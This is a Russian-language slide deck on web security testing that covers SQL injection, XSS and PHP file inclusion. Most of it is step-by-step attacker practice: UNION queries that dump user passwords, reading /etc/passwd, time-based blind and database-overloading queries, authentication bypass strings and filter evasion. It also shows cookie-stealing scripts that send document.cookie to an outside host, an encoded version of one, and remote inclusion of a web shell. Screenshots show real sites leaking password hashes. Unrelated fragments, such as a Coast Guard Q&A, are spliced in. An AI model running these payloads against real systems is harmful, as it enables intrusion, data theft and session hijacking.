



Тестирование защищенности.

Все проще чем кажется.

Игорь Бондаренко. Intetics Co.

Зачем нужно тестировать защищенность

- **90% сайтов опасны для пользователей и представляют угрозу бизнесу.**
- **43% сайтов не могут хранить конфиденциальную информацию в БД.**
- **80% Вебмастеров не обновляют opensource продукты вовремя.**
- **99,9% сайтов, которые имеют уязвимость, имеют еще несколько уязвимостей.**
- **48% серверов имеют уязвимости на уровне операционной системы и приложений.**

SQL Injection

- Внедрение SQL-кода — один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.



Что может получить злоумышленник

Kaspersky Technical Support and Knowledge Base: Americas - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://usa.kaspersky.com/support[REDACTED]On%20aLL%20SELECT%201,group_concat(user,0x3a,host,0x3a,password),3,4%20f

Security Compass Access Me

Google Search PageRank AutoLink AutoFill Send to Settings

es: Search Buy | Free Virus Scan

Services eStore Threats Downloads **Support** Partners About Us

sky Technical Support and Knowledge Base: Americas

Kaspersky Support

← Back to Support

root:localhost:*13469AC13A2E63B6960E97D9950C089DCF5ED19E,root:kaspersk.securesites.net:*13469AC13A2E63B6960E97D9950C089DCF5ED19E,kaspersk.securesites.net,localhost,trials:usa.kaspersky-labs.com:*BC
[REDACTED]

Done Tor Disabled Extract Links

start Kaspersky Technical ... EN 02:05

hp?id=3'+limit+0+union+select+1,group_concat(0x3c62723e,concat_ws(0x207c20,login,password)),3,4+from+users+--+a



```
for (i = n; i < k; i++)
{
    if (lines[i] > max) { max = lines[i]; j = i; }
}
if (lines[j] - lines[j - 1] >= G5 && lines[j] - line
```

Языки п

Вы можете [Добавить сайт](#) в наш каталог

[Добавить в избранное](#)

Программирование

- [Языки программирования](#)
- [Видео уроки php mysql](#)
- [Паскаль](#)
- [Си](#)


Главная Тексты статей Добавить статьи Статистика

dyalex | 9b5d3d... | 1d05f096b3p6f,
admin | e388f02f75... | 33cda01eb3p6f,
admins | e388f02f75... | da01eb3p6f

3

Просмотров: 4

Архитектура уязвимости типа SQL Injection



Простейший способ обнаружить уязвимость

Добавляем одинарную кавычку к запросу:

- <http://www.site.com/?id=1>'

Получаем ошибку типа:

- Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in
/home/mysite/www/htdocs/include/lib/news.php


Или

- Видим ту же самую страницу что и по ссылке
<http://www.site.com/?id=1>

Почему так происходит?

query =

```
"SELECT * FROM news WHERE id = " + id + """
```



```
SELECT * FROM news WHERE id = '1'
```


Какие еще есть способы проверки?

- Использование простых арифметических операций в запросе:
 - *site.com/index.php?id=2-1* (Выводит страницу 1)
 - *site.com/index.php?id=1*2* (Выводит страницу 2)
 - *site.com/index.php?id=1+and+1=1* (Выводит страницу 1)
- Использование сортировки в запросе:
 - *site.com/index.php?showthread=285+ORDER+BY+1---+*
- Подстановка бессмысленной информации в запрос
 - *site.com/index.php?id=1 anything* (Выводит сообщение об ошибке)

Как ЭТИМ ПОЛЬЗОВАТЬСЯ?

```
/?id=1' UNION SELECT user,password FROM users--
```

```
SELECT title,text FROM news WHERE id = '1'
```



```
SELECT title,text FROM news WHERE id = '1'  
UNION  
SELECT user,password FROM users
```

Blind SQL injection

- Тестирование истинных и ложных запросов:
 - *site.com/index.php?id=2' AND '1' = '1'--*
 - *site.com/index.php?id=2' AND '1'='2'--*
- Вывод информации в отчете об ошибках:
 - *site.com/index.php?id=2' OR (SELECT COUNT(*) FROM (SELECT 1 UNION SELECT 2 UNION SELECT 3)x GROUP BY MID(VERSION(), FLOOR(RAND(0)*2), 64)) --*

Duplicate entry '5.0.45' for key 1


Double-blind injection

- Посимвольный перебор с помощью Benchmark:
 - *site.com/index.php?id=2' OR id=*
IF(ASCII(SUBSTRING((SELECT USER()), 1, 1)))>=100, 1,
BENCHMARK(2999999,MD5(NOW())) –
- Способ навредить серверу БД:
 - *site.com/index.php?id=2' AND*
BENCHMARK(100000,
BENCHMARK(100000,md5(current_time)))

На что еще обращать внимание?

- URL:

<http://www.google.com/search?q=inurl:select+inurl:%2520+inurl:from+inurl:where>



We will display questions received from our visitors in this section. If you are a member of the Auxiliary and have questions, please ask them in the [Member's Q&A](#) area.

A FEW RULES: No questions are made public until they have been researched and we have an answer, so if you are just posting SPAM or any form of junk advertising, it will be deleted. We cannot answer questions relating to federal requirements for recreational boats. Requirements that are state or local are best answered by the state or local agency, since we have no control over those. We cannot answer questions about requirements for commercial vessels and Uninspected Passenger Vessels as they are not under our program for recreational boats.

Do not ask a question if it is already in our database. First search our database to see if we have already received and responded to a similar question from another visitor. [Click Here](#) and search with the key words that may be found in your question.

To ask a question not found in our database, [Click Here](#) and if it is germane to the subject as listed under the rules, and we can come up with an answer, it will be posted.

UPV Inspection , posted: 10/9/2007

Question: I understand it is possible to have a VSC done for a boat. However I am considering starting a charter business is there safety checks other than this that cover 6 paid passengers but I was wondering if the coast guard still will do inspections of my boat or if it is necessary. Chicago, IL. Thanks.

Answer: Specially trained members of the Coast Guard including some Auxiliarists do perform what is called a "Uninspected Passenger Vessel" (UPV) inspection. Call our business hours at: 630-986-2155 for more information.
George R Bores, BC-VTR

Практика,

или SQL Injection глазами злоумышленника

1. Определение типа базы данных
2. Проверка прав пользователя на запись файлов
3. Подбор количества столбцов
4. Определение вывода на экран
5. Получение информации о таблицах
6. Получение информации о колонках в требуемой таблице
7. Получение данных из таблицы и вывод на экран

Ошибки характерные для разных видов баз данных

PostgreSQL	Access	MS SQL	InterBase\Firebird	Oracle	Sybase
Функции: pg_exec() pg_numrows()	[Microsoft][ODBC Microsoft Access Driver] или Microsoft JET Database Engine error	[Microsoft][ODBC C SQL Server Driver]	ibase_query() ibase_fetch_object()	ORA-01756 (И вообще всякие ORA)	Sybase error sybase_query() sybase_num_rows()

Подбор количества столбцов

1. Простой перебор

допустим у нас есть сайт с инъекцией:

`www.site.com/index.php?id=1'`

Выполняем такой запрос

`www.site.com/index.php?id=-1+UNION+SELECT+1,2,3 --`

если появилась ошибка, то увеличиваем количество колонок на одну

`www.site.com/index.php?id=-1+UNION+SELECT+1,2,3,4 --`

и так пока не исчезнет ошибка и появится пустая страница

2. Оператор ORDER BY

www.site.com/index.php?id=-1+order+by+1--

ошибки нет, значит столбцов 1 или больше 1

www.site.com/index.php?id=-1+order+by+9999--

должна появиться ошибка, значит столбцов меньше 9999

Далее подбираем таким образом правильное количество, предположим в нашем случае 4 столбца, тогда:

www.site.com/index.php?id=-1+order+by+4--

(ошибки не будет)

www.site.com/index.php?id=-1+order+by+5--

(ошибка есть)

Определение вывода

Предположим мы подобрали количество столбцов и их оказалось 4

`www.site.com/index.php?id=-1+union+select+null,null,null,null`

Теперь нас интересует в какой части страницы, какая колонка выводится. Для этого подставим вместо одного из null – произвольный набор символов, в нашем случае «111»

`www.site.com/index.php?id=-1+union+select+null,111,null,null--`

Получаем информацию о версии и пользователе

Для получения информации о текущем пользователе используется функция `user()`

`www.site.com/index.php?id=-1+union+select+null,user(),null,null--`

Для определения версии используется функция `version()`

`www.site.com/index.php?id=-1+union+select+null,user(),null,null--`

Чтение и запись файлов

Проверка возможности чтения/записи файлов:

```
www.site.com/index.php?id=-1+union+select+null,file_priv,null,null+union+select+file_priv+from+mysql.user+where+user='%USERNAME% '--
```

Чтение файла

```
www.site.com/index.php?id=-1+union+select+null,file_priv,null,null+union+select+union+select+LOAD_FILE('/etc/passwd')+from+mysql.user--
```

Узнаем таблицы

Для получения информации о таблицах и колонках необходимо обратиться к служебной таблице `Information_schema`

```
www.site.com/index.php?id=-1+union+select+null,TABLE_NAME,null,null+from+INFORMATION_SCHEMA.TABLES--
```

Таким запросом мы узнаём первую таблицу, но нам надо узнать и другие

```
www.site.com/index.php?id=-1+union+select+null,TABLE_NAME,null,null+from+INFORMATION_SCHEMA.TABLES+LIMIT+1+OFFSET+1--
```

Получаем информацию о колонках

Перебрав таблицы, определяем ту которая нам будет интересна. Пусть это будет USER, что требуется для получения информации о колонках:

```
www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS--
```

*Таким образом мы выводим названия колонок всех таблиц. Но нам надо узнать имена колонок именно в таблице USER
Изменяем немного наш запрос добавляя в него оператор WHERE:*

```
www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS+where+TABLE_NAME='user'--
```

Появится имя первой колонки в таблице user и далее добавляя LIMIT+OFFSET узнаём все колонки.

Фильтрация кавычек

Чаще всего, проделав действия описанные на предыдущем слайде, вы увидите ошибку:

ERROR: syntax error at or near "user" at character 122

<http://www.paulschou.com/tools/xlate/>

[www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS+where+TABLE_NAME=chr\(117\)|_chr\(115\)||chr\(101\)||chr\(114\)--](http://www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS+where+TABLE_NAME=chr(117)|_chr(115)||chr(101)||chr(114)--)

Фильтрация кавычек

Второй способ: использование вложенного подзапроса

[www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS+where+TABLE_NAME=\(select+TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES+limit+1+offset+1\)--](http://www.site.com/index.php?id=-1+union+select+null,COLUMN_NAME,null,null+from+INFORMATION_SCHEMA.COLUMNS+where+TABLE_NAME=(select+TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES+limit+1+offset+1)--)

Фильтрация пробелов

В случае фильтрации пробелов существуют следующие способы обхода фильтра:

1. Использование пробельных символов «/!*/» и «/**/»

```
SELECT * FROM news WHERE
```

```
id='1'/**/UNION/**/SELECT/**/1,2,3,4,5,6/**/FROM/**/Users/**/WHERE/**/login='admin'#
```

или

```
SELECT * FROM news WHERE
```

```
id='1'/*!UNION*/SELECT/*!1,2,3,4,5,6*/FROM/*!Users*/WHERE/*!login='admin'*/#
```

2. Использование символов табуляции:

%09 – табуляция

%0A – символ новой строки

%0D – возврат каретки

%0B – вертикальная табуляция

%0C – символ новой страницы

```
http://xxx/news.php?id=1'%09UNION%09SELECT%091,2,3,4,5,6%09FROM%09Users%09WHERE%09login='admin'#
```

Получение информации из таблицы

Составляем запрос:

www.site.com/index.php?id=-1+union+select+null,username,null,null+from+user--

Он возвратит нам в данном случае имя пользователя

Можно объединять 2 и более колонки разделяя их спец символом

[www.site.com/index.php?id=-1+union+select+null,username||chr\(58\)||email,null,null+from+user--](http://www.site.com/index.php?id=-1+union+select+null,username||chr(58)||email,null,null+from+user--)

Мы увидим запись типа Login:email

Уязвимость в скрипте авторизации

Поле ввода имени пользователя:

- *Username'--*

Поле ввода пароля:

- *123' OR login='Admin' –*
- *%*

Демонстрация примеров

Программы для работы с ИНЪЕКЦИЯМИ

- SQL InjectMe – плагин для Firefox
- Absinthe – утилита для проведения атак типа SQL Injection
- SQL checker – анализатор возможности внедрения SQL кода

XSS

XSS (Cross Site Scripting — «межсайтовый скриптинг») — тип уязвимости интерактивных информационных систем в вебе. XSS возникает, когда в генерируемые сервером страницы по какой-то причине попадают пользовательские скрипты.

XSS



XSS

- **Цель**

Выполнить «чужеродный» JavaScript-код в браузере клиента, когда он находится на атакуемом сайте

- **Как это сделать?**

Внедрить куда-нибудь фрагмент кода типа

```
<script>...</script>  
<a onmouseover="..."/>  

```

Классификация XSS

- **Активный XSS**
 - Внедренный скрипт сохраняется в системе и становится доступен для вывода другим пользователям
- **Пассивный XSS**
 - Скрипт передается системе в параметрах HTTP-запроса с последующим их выводом в HTML-страницу.

Чем мы рискуем?

- **Кража Cookies**

```
var img = new Image();  
img.src = 'http://site/xss.php?' + document.cookie;
```

- **Кража аутентификационных данных**

- добавление обработчика события onsubmit к существующей форме
- добавление формы с просьбой ввести пароль

- **Перенаправление пользователя на страницы злоумышленников**

- **DDOS атаки**

Метод обнаружения

```
/?id="><script>alert(1)</script>
```

HTML - код страницы примет вид

```
.. <font size = ""><script>alert(1)</script>"...
```

В результате браузер выполнит скрипт.

Типичный случай

Самая распространенная разновидность XSS:

```
"><script>alert()</script>
```

Вся суть в ">

После добавления к форме `"><script>alert()</script>` какой-то переменной присваивается значение поля. Переменная обрабатывается, `">` закрывает скрипт и выполняет `<script>alert()</script>`

http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname= <script>alert(/xss/)</script> &docid="" <script>alert(/xss/)</script>

LEGISLATIVE EXECUTIVE JUDICIAL HELP ABOUT

A-Z RESOURCE LIST FIND A FEDERAL DEPOSITORY LIBRARY BUY PUBLICATIONS

getdoc Error:
The database

/xss/

OK

Фильтры: определяем наличие и качество

В любое поле вводим проверочную строку: `"!!--"<XSSTEST>=&{()}`
Далее открываем HTML страницы, ищем слово "XSSTEST"
и смотрим на прилегающие к нему символы.

- Если символы `<>` остались – это первый признак наличия уязвимости
- Если символы `,"'\` остались такими, как были введены – это второй признак уязвимости (возможно использование дополнительных символов в последующей XSS атаке)
- Если в HTML, вы **не обнаружили** `<>` - это признак отсутствия фильтрации.
- Если открыв HTML вы обнаружили, что `<>` заменены на другие символы – фильтр функционирует нормально.

Практика

- Допустим фильтр экранирует `<>`

В этом случае существует вероятность обхода фильтра.

К примеру, фильтр настроен на удаление `<script>`, `<>` и `.`

Для проверки используем конструкцию типа `<testxss555>` и проверяем, если фильтр не удалил запись - можно составить XSS-скрипт.

К примеру вот так:

```
<sc<script>ript>alert()</sc</script>ript>
```

Автозакрывающиеся скобки:

```
>>>><<script
```

бывает, что фильтр подсчитывает открывающиеся и закрывающиеся скобки и закрывает сам.

Автозакрытие тегов:

Бывает что фильтр дополняет скрипт, к примеру вот этим : ">

[<IMG%20SRC="javascript:alert\(\);](http://site.ru/trye.asp?sessionID=)

Фильтр проверяет, что ничего опасного в <IMG%20SRC="javascript:alert(); нет, закрывает тег и тем самым выполняет вредоносный скрипт.

Кража Cookies

До этого мы рассматривали скрипты типа:

```
<script>alert (' Test ')</script>  
javascript:alert (' Test ')/  
javascript:alert(' Test ')/1.jpg и так далее..
```

Теперь рассмотрим следующий скрипт:

```
<script>  
img = new Image();  
img.src = "http://test.com/s/Hack.gif?"+document.cookie;  
</script>
```

В данном виде скрипт перехватывает cookies пользователя.

Как воспользоваться ЭТИМ скриптом?

1. <http://site.ru/free?p=>'><script>img=new Image();img.src="<http://test.com/s/Hack.gif?>"+document.cookie;" +document.cookie;</script>
2. <http://site.ru/free?p=>'><script src=<http://test.com/script/js.js>></script>

При этом файл js.js содержит:

```
img=new Image();img.src="http://test.com/s/Hack.gif?" +document.cookie;  
этот способ более надёжен.
```

Изменение кодировки

<http://ha.ckers.org/xss.html>

Изначально скрипт выглядел так:

<http://cite.com/test?p='><script src=http://test.com/script/js.js></script>>

После:

%68%74%74%70%3A%2F%2F%63%69%74%65%2E%63%6F%6D%2F%74%65%73%74%3F%70%3D%27%3E%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%74%65%73%74%2E%6E%65%74%2F%73%63%72%69%70%74%2F%6A%73%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E%0A

DDoS-атака

XSS-уязвимость на многопосещаемых ресурсах может быть использована для проведения DDoS-атаки. Суть проста — много запросов, которые не выдерживает атакуемый сервер.

Собственно отношение к XSS имеет косвенное, поскольку скрипты могут и не использоваться вовсе, достаточно конструкции вида:

```

```

Демонстрация примеров

Инструменты для обнаружения XSS

- XSSme – аддон для Firefox
- DOMinator – анализатор наличия DOM-based XSS

PHP Injection

PHP Injection или создание веб шеллов – это второй по популярности после SQL инъекции тип уязвимостей.

Уязвимые функции

- Eval()
- Include()
- Require()
- Create_function()
- Preg_replace()

Виды инклюдов

```
<? ..  
Include ("$page.php");  
... ?>
```

Возможен Remote File Inclusion (RFI)

```
<? ..  
Include ("files/$page.htm");  
... ?>
```

Возможен Local File Inclusion (LFI) с использованием нулл байта

```
<? ..  
Include ("$patch/folder/page.php");  
... ?>
```

Возможен RFI при условии создания структуры /folder/page.php на удаленном сервере

Метод определения УЯЗВИМОСТИ

- `index.php?page=shop`

Подставим dsdsds вместо shop:

Warning: main(dsdsds.php): failed to open stream: No such file or directory in /home/user/www//page.php on line 3

Warning: main(dsdsds.php): failed to open stream: No such file or directory in /home/user/www/page.php on line 3

Warning: main(): Failed opening 'dsdsds.php' for inclusion (include_path='.:usr/lib/php:usr/local/lib/php:usr/local/share/pear') in /home/user/www/page.php on line 3

Веб шелл

Это происходит потому, что код страницы имеет такой элемент

```
<?
```

```
..
```

```
Include ("$page.php");
```

```
...
```

```
?>
```

Как этим воспользоваться?

index.php?page=<http://hacker.site/shell>

Получаем веб шелл, который дает возможность исполнять любые php команды

Выход за пределы текущего каталога

[Apache Tomcat](#) 5 версии ниже 5.5.22 и Apache Tomcat 6 ниже 6.0.10 подвержен уязвимости позволяющей перейти к содержимому вышестоящей директории путем указания в пути конструкции "../".

Инструменты для обнаружения

- **Graudit** - семантически-статический анализатор кода
- **RIPS** – утилита для поиска уязвимостей в PHP коде

Демонстрация примеров

Вопросы?

Email: bondarenko.ihar@yandex.ru

Twitter: @iharbondarenko

Skype: igor.bondarenko1